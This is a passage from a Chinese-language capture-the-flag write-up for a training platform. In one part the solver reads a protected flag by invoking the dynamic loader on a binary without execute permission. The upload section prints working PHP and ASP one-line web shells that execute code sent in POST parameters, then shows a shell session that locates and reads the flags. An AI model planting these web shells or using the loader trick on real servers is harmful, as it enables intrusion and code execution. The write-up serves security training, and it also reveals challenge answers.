| drwxr-xr-x | 2   | root | root | 4096 | Jun | 26 | 2018  | boot     |
| drwxr-xr-x | 5   | root | root | 360  | Aug | 3  | 20:54 | dev      |
| drwxr-xr-x | 1   | root | root | 4096 | Aug | 3  | 20:54 | etc      |
| -rw-----   | 1   | root | root | 33   | Aug | 3  | 20:54 | flag     |
| drwxr-xr-x | 2   | root | root | 4096 | Jun | 26 | 2018  | home     |
| drwxr-xr-x | 1   | root | root | 4096 | Jul | 17 | 2018  | lib      |
| drwxr-xr-x | 2   | root | root | 4096 | Jul | 16 | 2018  | lib64    |
| drwxr-xr-x | 2   | root | root | 4096 | Jul | 16 | 2018  | media    |
| drwxr-xr-x | 2   | root | root | 4096 | Jul | 16 | 2018  | mnt      |
| drwxr-x--x | 1   | root | root | 4096 | Mar | 9  | 2020  | opt      |
| dr-xr-xr-x | 178 | root | root | 0    | Aug | 3  | 20:54 | proc     |
| -rw-r--r-- | 1   | root | root | 8648 | Mar | 9  | 2020  | readflag |
| drwx-----  | 1   | root | root | 4096 | Mar | 9  | 2020  | root     |
| drwxr-xr-x | 1   | root | root | 4096 | Aug | 3  | 20:54 | run      |
| drwxr-xr-x | 1   | root | root | 4096 | Mar | 3  | 2020  | sbin     |

```
drwxr-xr-x    2 root root 4096 Jul 16 2018 srv
dr-xr-xr-x   13 root root    0 Aug  4 2023 sys
drwxrwxrwt    1 root root 4096 Aug  3 20:54 tmp
drwxr-xr-x    1 root root 4096 Jul 16 2018 usr
drwxr-xr-x    1 root root 4096 Jul 17 2018 var
(www-data:/var/www/html) $ ldd /readflag
        linux-vdso.so.1 (0x00007ffdfef3f000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007f040944b000)
        /lib64/ld-linux-x86-64.so.2
(0x00007f04099ec000)
(www-data:/var/www/html) $ ls /lib64/ld-linux-
x86-64.so.2 -l
lrwxrwxrwx    1 root root 32 Jan 14 2018 /lib64/ld-
linux-x86-64.so.2 -> /lib/x86_64-linux-gnu/ld-
2.24.so
(www-data:/var/www/html) $ /lib64/ld-linux-x86-
64.so.2 /readflag
ctfhub{de2eb2419998c06d2a75733f}
```

## 文件上传

### 无验证

编写 PHP 一句话木马，并上传文件。

```
<?php @eval($_POST['t0ur1st']); ?>
```

上传成功后可以看到靶机显示：

上传文件相对路径

upload/6.php

类似的一句话木马还有：

```
<%eval request("t0ur1st")%>
```

```
<%@ Page Language="Jscript"%>
```

```
<%eval(Request.Item["pass"],"unsafe");%>
```

通过 AntSword 连接靶机的 webserv 并打开终端，

```
$ find / -name flag*
```

```
$ cat flag_2492722517.php
```

```
<?php // ctffhub{ebfc397b4ed065684160083d}
```

提交 ctffhub{ebfc397b4ed065684160083d} 即可。

---